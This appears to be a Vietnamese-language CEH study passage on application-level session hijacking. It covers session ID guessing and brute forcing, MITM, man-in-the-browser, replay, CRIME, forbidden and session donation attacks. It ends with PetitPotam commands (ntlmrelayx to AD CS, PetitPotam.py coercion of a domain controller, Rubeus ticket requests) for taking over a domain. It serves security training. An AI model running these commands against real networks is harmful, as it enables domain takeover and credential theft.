
hijacking phiên làm việc cấp ứng dụng và các phương pháp khác nhau để đánh cắp session-token, chẳng hạn như sniffing session và việc sử dụng token session để đoán.

Trong hijacking session cấp ứng dụng, hacker đánh cắp hoặc dự đoán một session token hợp lệ để truy cập trái phép vào web server hoặc tạo một phiên làm việc không được ủy quyền mới. Thông thường, hijacking cấp mạng và hijacking cấp ứng dụng xảy ra cùng nhau vì hijacking phiên cấp mạng thành công cung cấp cho hacker đủ thông tin để thực hiện hijacking cấp ứng dụng. Hijacking phiên cấp ứng dụng dựa trên các phiên HTTP.

Hacker triển khai các kỹ thuật khác nhau để thu được session ID hợp lệ từ đó giành quyền kiểm soát phiên của người dùng.

- **Stealing:** Lấy cắp khóa phiên thông qua truy cập vật lý bằng cách như ăn cắp file chứa session ID hoặc nội dung bộ nhớ, nghe trộm lưu lượng để trích xuất session ID từ các gói tin.
- **Guessing:** Có gắng đoán session ID bằng cách quan sát các session variables. Trong trường hợp chiếm đoạt phiên, phạm vi các giá trị session ID có thể đoán được là hạn chế. Do đó, kỹ thuật đoán chỉ hiệu quả khi server sử dụng cơ chế tạo session ID yếu hoặc không hoàn chỉnh.

- **Brute forcing:** Thử tất cả các hoán vị có thể của các giá trị session ID cho đến khi tìm được một giá trị hợp lệ. Hacker sử dụng kết nối DSL có thể tạo ra đến 1.000 session ID mỗi giây. Kỹ thuật này hữu ích nhất khi thuật toán tạo session ID là thuật toán không ngẫu nhiên.



Brute-forcing attack on the session ID of a user

Như hình trên, một người dùng hợp lệ kết nối tới một server với session ID `VW30422101522507`. Bằng cách sử dụng các kết hợp khác nhau như `VW30422101518909` và `VW30422101520803`, hacker cố gắng tấn công brute-force vào session ID với hy vọng cuối cùng sẽ tìm được session ID đúng. Lưu ý một cuộc tấn công brute-force vào session ID được gọi là cuộc **tấn công dự đoán session** nếu phạm vi các giá trị dự đoán cho session ID rất nhỏ.

Dự đoán Session IDs

Hầu hết web server tạo session ID bằng cách sử dụng thuật toán tùy chỉnh hoặc một form đã được định sẵn hoặc có thể là những thuật toán có quy trình phức tạp hơn như tính toán dựa vào thời gian và các biến số cụ thể. Do đó, hacker có thể xác định session ID được tạo ra theo các cách sau đây:

- Nhúng vào URL.
- Nhúng vào form dưới dạng hidden field bằng phương thức POST của HTTP.
- Nhúng trong cookie trên máy cục bộ của client.

Hacker đoán giá trị session duy nhất hoặc suy luận session ID. Như được thể hiện trong hình ảnh dưới đây, hacker trước tiên chụp lại một số session ID và phân tích pattern.

```
http://www.certifiedhacker.com/view/JBEX12042022152820
http://www.certifiedhacker.com/view/JBEX12042022153020
http://www.certifiedhacker.com/view/JBEX12042022160020
http://www.certifiedhacker.com/view/JBEX12042022164020
```

Constant	Date	Time
----------	------	------

Sample sessions captured by an attacker

Dựa trên phân tích pattern, vào lúc 16:25:55 ngày 14 tháng 4 năm 2022, hacker thành công dự đoán session ID:

<http://www.certifiedhacker.com/view/JBEX14042022162555>

Constant	Date	Time


Session ID predicted by the attacker

Bây giờ hacker có thể tiến hành tấn công thông qua các bước sau đây.

- Thu được session ID hiện tại và kết nối tới ứng dụng web.
- Triển khai kỹ thuật tấn công bằng brute-force hoặc tính toán giá trị session ID tiếp theo.
- Thay đổi giá trị hiện tại trong cookie/URL/hidden field và giả mạo danh tính của người dùng.

Kỹ thuật Man-in-the-Middle/Manipulator-in-the-Middle

Tấn công **Man-in-the-Middle (MITM)** hoặc **Manipulator-in-the-Middle** được sử dụng để xâm nhập vào một kết nối hiện tại giữa các hệ thống và chặn các thông điệp đang truyền. Trong kiểu tấn công này, hacker sử dụng các kỹ thuật khác nhau và chia một kết nối TCP thành hai phần: kết nối từ client tới hacker và kết nối từ hacker đến server.



Prediction of session ID using a man-in-the-middle (MITM) attack

Kỹ thuật Man-in-the-Browser /Manipulator-in-the-Browser Attack

Tấn công Man-in-the-Browser (MITB) hoặc Manipulator-in-the-Browser tương tự như tấn công MITM. Sự khác biệt giữa hai kiểu tấn công này là Man-in-the-Browser sử dụng một con Trojan giữa trình duyệt và cơ chế bảo mật của nó nhằm thay đổi các trang web và nội dung giao dịch hoặc chèn thêm giao dịch. Tất cả các hoạt động của Trojan đều không thể nhìn thấy đối với người dùng và ứng dụng web.

Tấn công Man-in-the-Browser có thể thành công ngay cả khi có các cơ chế bảo mật như SSL, hạ tầng khóa công khai (PKI) và xác thực hai yếu tố.

Các bước để thực hiện cuộc tấn công Man-in-the-Browser như sau:


- Bước 1: Trojan trước tiên xâm nhập vào phần mềm trên máy tính (hệ điều hành hoặc ứng dụng).
- Bước 2: Trojan cài đặt mã độc (extension) và lưu trữ nó trong cấu hình trình duyệt.
- Bước 3: Sau khi người dùng khởi động lại trình duyệt, mã độc trong hình thức extension được tải lên.
- Bước 4: Các extension đăng ký một *handler* cho mỗi lần truy cập vào một trang web.
- Bước 5: Khi một trang web được load, extension so khớp URL của nó với danh sách các trang web được biết đến nhắm mục tiêu cho cuộc tấn công.
- Bước 6: Người dùng đăng nhập an toàn vào trang web.
- Bước 7: Extension đăng ký một *button event handler* khi phát hiện việc tải trang cụ thể với một mẫu cụ thể và so sánh nó với danh sách mục tiêu của nó.
- Bước 8: Khi người dùng nhấp chuột vào button, extension sử dụng giao diện Object Model (DOM) và trích xuất tất cả dữ liệu từ tất cả các trường biểu mẫu và thay đổi các giá trị.
- Bước 9: Trình duyệt gửi biểu mẫu và các giá trị đã được thay đổi đến server.
- Bước 10: Server nhận các giá trị đã được thay đổi nhưng không thể phân biệt giữa các giá trị gốc và giá trị đã được thay đổi.
- Bước 11: Sau khi server thực hiện giao dịch, một biên nhận được tạo ra.
- Bước 12: Bây giờ, trình duyệt nhận biên nhận cho giao dịch đã được thay đổi.
- Bước 13: Trình duyệt hiển thị biên nhận với các chi tiết gốc.
- Bước 14: Người dùng tin rằng giao dịch gốc đã được gửi đến server mà không có vấn đề gì.

Client-side Attacks

Các cuộc tấn công client-side nhắm vào những lỗ hổng trong các ứng dụng mà client tương tác với server hoặc xử lý dữ liệu độc hại. Hacker có thể khai thác các ứng dụng này bằng cách gửi email chứa liên kết độc hại hoặc lừa người dùng truy cập vào trang web lạ. Trong số

các ứng dụng phía client dễ bị tấn công, trình duyệt là mục tiêu chính. Tấn công xảy ra khi client thiết lập kết nối với server độc hại và xử lý dữ liệu có thể gây hại từ server đó. Nếu không có tương tác nào xảy ra giữa client và server thì không có khả năng tấn công phía client.

- **Cross-site scripting (XSS):** XSS cho phép hacker chèn mã độc ở phía client vào các trang web mà người dùng khác đang xem.
- **JavaScript code:** Nhúng mã độc vào trang web mà không tạo ra bất kỳ cảnh báo nào, nhưng lại bắt các session token trong background và gửi chúng đến hacker.
- **Trojan:** Trojan có thể thay đổi cài đặt proxy trong trình duyệt để gửi tất cả các session tới máy của hacker.




Prediction of session ID using a client-side attack

Session Replay Attacks

Trong **tấn công tái hiện phiên** (**session replay attack**), hacker bắt lấy mã xác thực của người dùng bằng cách nghe lén cuộc trò chuyện giữa người dùng và server. Sau khi mã xác thực được bắt, hacker tái hiện yêu cầu xác thực tới server với mã xác thực đó nhằm đánh lừa server; kết quả là hacker thu được quyền truy cập trái phép vào server. Một cuộc tấn công tái hiện phiên bao gồm các bước sau đây:


- Người dùng thiết lập kết nối với web server.
- Server yêu cầu thông tin xác thực từ người dùng.
- Người dùng gửi mã xác thực tới server. Trong bước này, hacker **bắt lấy** mã xác thực bằng các kỹ thuật nghe lén.
- Sau khi có mã xác thực, hacker hiện yêu cầu tới server.



Prediction of session ID using a session replay attack

Sử dụng Proxy Servers – CEH Module 11

Hacker lừa nạn nhân vào một liên kết giả, chuyển hướng nạn nhân đến server của hacker. Hacker sau đó chuyển tiếp yêu cầu đến server đích thay mặt cho nạn nhân và đóng vai trò là một proxy cho toàn bộ giao tiếp.



CRIME Attack


Compression Ratio Info-Leak Made Easy (CRIME) là một kiểu tấn công phía máy khách (client-side) tận dụng các lỗ hổng trong tính nén dữ liệu của các giao thức như SSL/Transport Layer Security (TLS), SPDY và HTTP Secure (HTTPS). Khả năng giảm thiểu rủi ro đối với việc nén HTTPS là thấp, điều này làm cho lỗ hổng này nguy hiểm hơn các lỗ hổng nén khác.

Khi hai server trên Internet thiết lập một kết nối sử dụng HTTPS, một phiên TLS được thiết lập và dữ liệu được truyền đi dưới dạng mã hóa. Do đó, gây khó khăn cho hacker trong việc đọc hoặc sửa đổi các thông điệp giữa hai server. Khi người dùng đăng nhập vào một trang web, dữ liệu xác thực được lưu trữ trong một cookie. Khi trình duyệt gửi một yêu cầu HTTPS đến ứng dụng web, cookie đã được lưu trữ được sử dụng để xác thực. Trong kiểu tấn công này, hacker cố gắng truy cập vào cookie để chiếm đoạt phiên làm việc của nạn nhân.

Trong HTTPS, cookie được nén bằng thuật toán nén dữ liệu không mật mít (*DEFLATE*) và sau đó được mã hóa.

Để thực hiện tấn công CRIME, hacker phải sử dụng các kỹ thuật xâm nhập xã hội (social engineering) để lừa nạn nhân nhấp vào một liên kết. Khi nạn nhân nhấp vào, nó có thể inject độc vào hệ thống hoặc chuyển hướng nạn nhân đến một trang web khác. Nếu nạn nhân đã thiết lập một kết nối HTTPS với một ứng dụng web, hacker sử dụng các kỹ thuật như ARP spoofing để nghe lén lưu lượng HTTPS của nạn nhân. Thông qua việc nghe lén, hacker bắt các giá trị cookie từ các thông điệp HTTPS và gửi nhiều yêu cầu HTTPS đến ứng dụng web

với cookie đó. Sau đó, hacker theo dõi lưu lượng giữa nạn nhân và trang web để thu được giá trị đã được nén và mã hóa của cookie. Sau khi bắt cookie, hacker phân tích độ dài cookie và dự đoán giá trị thực tế của nó. Sau khi thu được cookie xác thực, hacker giả mạo nạn nhân và chiếm đoạt phiên làm việc để lấy cắp thông tin nhạy cảm. Hacker sử dụng các công cụ như CrimeCheck để phát hiện xem một web server có bật nén TLS hoặc HTTP hay không và do đó có thể bị tấn công CRIME.




Forbidden Attack

Một cuộc tấn công forbidden là một dạng tấn công MITM (Man-in-the-Middle) có thể được thực hiện khi một cryptographic nonce được sử dụng lại trong quá trình thiết lập phiên HTTPS với một server. Theo đặc tả TLS, những mảnh dữ liệu tùy ý này phải được sử dụng một lần duy nhất. Cuộc tấn công này khai thác lỗ hổng trong việc triển khai TLS khi mã hóa dữ liệu bằng chế độ Advanced Encryption Standard-Galois/Counter Mode (AES-GCM) trong quá trình bắt tay TLS. Hacker khai thác lỗ hổng này để thực hiện MITM bằng cách tạo ra các khóa mã hóa được sử dụng cho xác thực. Việc lặp lại cùng một cryptographic nonce trong quá trình bắt tay TLS cho phép hacker giám sát và chiếm đoạt kết nối. Sau khi chiếm đoạt phiên HTTPS và vượt qua các biện pháp bảo vệ, hacker inject mã độc và nội dung giả mạo vào quá trình truyền, như JavaScript hoặc các field mà web yêu cầu người dùng điền vào.

Một cuộc tấn công forbidden bao gồm các bước sau đây:

- Hacker giám sát kết nối giữa nạn nhân và web server nhằm nghe lén cryptographic nonce từ các thông điệp bắt tay TLS.
- Hacker tạo ra các khóa xác thực bằng cách sử dụng cryptographic nonce và chiếm đoạt kết nối.
- Toàn bộ lưu lượng giữa nạn nhân và web server được chuyển qua máy của hacker.
- Hacker inject code JavaScript hoặc các web field vào quá trình truyền tới nạn nhân.
- Nạn nhân tiết lộ thông tin nhạy cảm như số tài khoản ngân hàng, mật khẩu,... cho hacker.



Session hijacking using a forbidden attack

Session Donation Attack

Trong tấn công session donation, hacker chuyển nhượng session ID của chính mình cho mục tiêu. Hacker trước tiên thu được một session ID hợp lệ bằng cách đăng nhập vào một dịch vụ, sau đó cung cấp session ID đó cho mục tiêu. Session ID này liên kết mục tiêu với tài khoản của hacker mà không tiết lộ bất kỳ thông tin nào. Khi mục tiêu nhập vào liên kết và nhập các thông tin ên người dùng, mật khẩu, thông tin thanh toán,..., các nội dung đã nhập sẽ liên kết với tài khoản của hacker. Hacker có thể gửi session ID của mình bằng cách sử dụng các kỹ thuật như cross-site cooking, Man-in-the-Middle và session fixation.

Các bước tấn công Session Donation:

- Đầu tiên, hacker đăng nhập vào một dịch vụ, thiết lập một kết nối hợp pháp với web server mục tiêu và xóa thông tin đã lưu trữ.
- Web server mục tiêu (ví dụ: <http://citibank.com/>) phát hành một session ID, ví dụ như **0D6441FEA4496C2**, cho hacker.
- Hacker sau đó chuyển nhượng session ID của mình, ví dụ như <http://citibank.com/?SID=0D6441FEA4496C2>, cho nạn nhân và lừa nạn nhân nhập vào để truy cập vào trang web.
- Nạn nhân nhập vào liên kết, tưởng rằng đó là một liên kết bình thường được gửi bởi ngân hàng. Cuối cùng, nạn nhân nhập thông tin của mình vào trang và lưu lại.
- Hacker đăng nhập với tư cách chính mình và thu thập thông tin của nạn nhân.



Session hijacking using a session donation attack

PetitPotam Hijacking

Trong tấn công **PetitPotam**, một Domain Controller (DC) bị tấn công buộc phải khởi tạo quá trình xác thực tới server của hacker. Để làm điều này, hacker sử dụng lời gọi Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC) API để chiếm đoạt phiên xác thực. SMB server của hacker can thiệp vào session làm cho Domain Controller tin rằng hacker là người dùng hợp lệ và nhận được mã băm NTLM của Domain Controller. Điều này đòi hỏi hacker phải có thông tin đăng nhập hợp lệ của người dùng bình thường.

Sau đó, hacker chuyển tiếp việc xác thực NTLM từ Domain Controller tới Active Directory Certificate Services (AD CS) và tạo ra một chứng chỉ. Trong một số trường hợp, AD CS có thể đóng vai trò của DC. Sử dụng chứng chỉ này, hacker thu được đặc quyền quản trị và tiếp quản hoàn toàn quyền điều khiển của server AD và sau đó điều khiển toàn hệ thống mạng được quản lý bởi DC.

Các bước thực hiện tấn công PetitPotam như sau:

1. Hacker sử dụng thông tin đăng nhập NTLM đã thu thập để xác thực với server mục tiêu.
2. Hacker sử dụng lệnh **EfsRpcOpenFileRaw** từ API MS-EFSRPC để ép server mục tiêu thực hiện xác thực NTLM của một hệ thống khác.
3. Bây giờ, hacker khởi động cuộc tấn công NTLM replay để lấy quyền truy cập từ xa vào server AD CS mục tiêu.
4. Cuối cùng, hacker tạo một chứng chỉ AD để thu được đặc quyền quản trị trên server AD mục tiêu.

Thực hiện các lệnh sau để tấn công PetitPotam hijacking:

Xác định certificate authority:

`certutil.exe`

Sử dụng lệnh sau từ bộ công cụ **Impacket** để thiết lập cấu hình HTTP/SMB để thu thập thông tin đăng nhập từ DC:

```
ntlmrelayx.py -t <URL of Certificate authority with web enrolment> -smb2support --adcs --template Domaincontroller
```

Sử dụng lệnh sau để buộc xác thực sử dụng thông tin đăng nhập đã thu thập thông qua lời gọi API MS-EFSRPC:

```
python3 PetitPotam.py -d <CA name> -u <Username> -p <Password> <Listener-IP> <IP of DC>
```

Cuộc tấn công cũng có thể được thực hiện mà không cần thông tin đăng nhập nếu DC có lỗ hổng. Sử dụng lệnh sau để khởi chạy PetitPotam mà không cần thông tin đăng nhập để nhận hàm NTLM của chứng chỉ.

```
python3 PetitPotam.py <Attacker's IP> <IP of DC>
```

Sau khi thu được hàm NTLM của chứng chỉ, sử dụng các công cụ phá mật khẩu như **Rubeus** để yêu cầu một ticket Kerberos cho máy chứa quyền đặc quyền của tài khoản DC:

```
Rubeus.exe asktgt /outfile.kirbi /dc:<DC-IP> /domain: domain name /user: <Domain username> /ptt /certificate: <NTLM hashes received from above command>
```